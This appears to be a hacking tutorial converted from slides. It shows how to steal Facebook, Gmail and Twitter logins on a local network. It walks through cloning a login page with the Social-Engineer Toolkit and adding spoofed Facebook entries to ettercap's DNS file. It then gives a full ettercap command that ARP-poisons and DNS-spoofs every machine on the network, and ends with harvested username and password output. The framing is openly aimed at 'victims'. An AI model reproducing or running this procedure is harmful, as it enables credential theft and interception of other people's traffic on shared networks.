Social Engineering

Hacking Facebook, gmail,hotmail,twitter

What is Social Engineering?

- Social Engineering is the art of Human Hacking.
- People use words and if we can manipulate words, we can manipulate people

Why Social Engineering?

- There is no patch for human stupidity
- People are the largest vulnerability in any network.
- A hacker can spend hours, weeks, or months trying to brute force his or her way to a password. While u can get passwords with social engineering in a few minutes.

Tools Used for todays Attack

1. Social Engineering toolkit

2. Ettercap

SET
Social-Engineer Toolkit


- The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was released with the http://www.social-engineer.The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

Ettercap


Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN and wireless.

ETTERCAP NG

Man in the Middle attack



DNS Poisining



The Attack Procedure

1. Choose a website to attack. Create a dektop phishing page using SET(social engineering toolkit)
2. Start Man in the Middle attack between the target and the router.
3. DNS spoof the actual website to your own website
4. Wait , as the target visits the website. we get the credentials.

Attack Demo

Step 1: Boot Backtrack

Step 2: Start SET from Backtrack Menu

SET will startup as shown

```
       ::::::::  :::::::::: ::::::::::
      :+:    :+: :+:          :+:
     +:+       +:+          +:+
    +#++:++#++ +#++:++#     +#+
       +#+ +#+          +#+
  #+#    #+# #+#          #+#
  ######## ##########    ###
```

[---] The Social-Engineer Toolkit (SET) [---]
[---] Written by: David Kennedy (ReL1K) [---]
[---] Development Team: Thomas Werth [---]
[---] Version: 1.3.4 [---]
[---] Codename: 'Artillery Edition' [---]
[---] Report bugs to: davek@social-engineer.org [---]
[---] Follow me on Twitter: dave_rel1k [---]
[---] Homepage: http://www.secmaniac.com [---]
[---] Framework: http://www.social-engineer.org [---]

Welcome to the Social-Engineer Toolkit (SET). Your one stop shop for all of your social-engineering needs..

DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com

Step 3: Select second option which is website attack vectors

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Wireless Access Point Attack Vector
9. Third Party Modules
10. Update the Metasploit Framework
11. Update the Social-Engineer Toolkit
12. Help, Credits, and About
13. Exit the Social-Engineer Toolkit

Enter your choice:

Step 4: Select Third option which is credential harvester Method

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default):

Step 5: Select Web templates or Site Cloner

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4):

Step 6: Select the Website, for Demo its Facebook

1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter

set:webattack> select attack 4


We are now hosting a cloned website on our ip address

Before we launch our dns redirection attack we need to edit the dns-spoof plugin's configuration file located at '/usr/share/ettercap/etter.dns'.


There will be an example already in that
***.microsoft.com A 198.182.196.56**
www.microsoft.com PTR 198.182.196.56

Add the following below them
facebook.com A (your ip address)
www.facebook.com A (your ip address)

Step 1: Run Ettercap by typing ettercap -G



Step 2: Start unified sniffing



Step 3: Scan for host inside your subnet

ettercap NG-0.7.3

Start Targets Hosts View Mitm Filters Logging Plugins Help

Hosts list H

Scan for hosts Ctrl+S

Load from file... Ctrl+O

Save to file... Ctrl+S

ETTERCAP NG

2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
Scan interrupted by user. Partial results may have been recorded...

Step 4: Select to show the hosts list

ettercap NG-0.7.3

Start Targets Hosts View Mitm Filters Logging Plugins Help

Host List

IP Address	MAC Address	Description
192.168.1.1	11:22:33:44:11:11	
192.168.1.2	11:22:33:44:55:66	
192.168.1.100	11:22:33:44:99:99	

Delete Host | Add to Target 1 | Add to Target 2

53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...

Step 5: Select your targets

ettercap NG-0.7.3

Start Targets Hosts View Mitm Filters Logging Plugins Help


Host List

IP Address	MAC Address	Description
192.168.1.1	11:22:33:44:11:11	
192.168.1.2	11:22:33:44:55:66	
192.168.1.100	11:22:33:44:99:99	

Delete Host | Add to Target 1 | Add to Target 2

53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...

Step 7: Start the ARP poisoning and click start sniffing



Step 8: Select the dns_spoof plugin to run

ettercap NG-0.7.3

Start Targets Hosts View Mitm Filters Logging Plugins Help

Plugins

	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.1	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity

28 plugins
39 protocol dissectors
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Activating dns_spoof plugin...

(Alternatively in shell)

Use the following command to do ARP poisoning and start DNS spoofing for all computers in the Network:

ettercap -T -q -i eth0 -P dns_spoof -M arp // //

As soon as victims open facebook, they will be redirected to our website instead

The victim when writes his credentials they will show up on our screen.

```
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://login.facebook.com/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=nwAWNiTEqGc
POSSIBLE USERNAME FIELD FOUND: Email=Demo1
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

Ammartiger@gmail.com

Game Over

Http://Hackingplayground.blogspot.com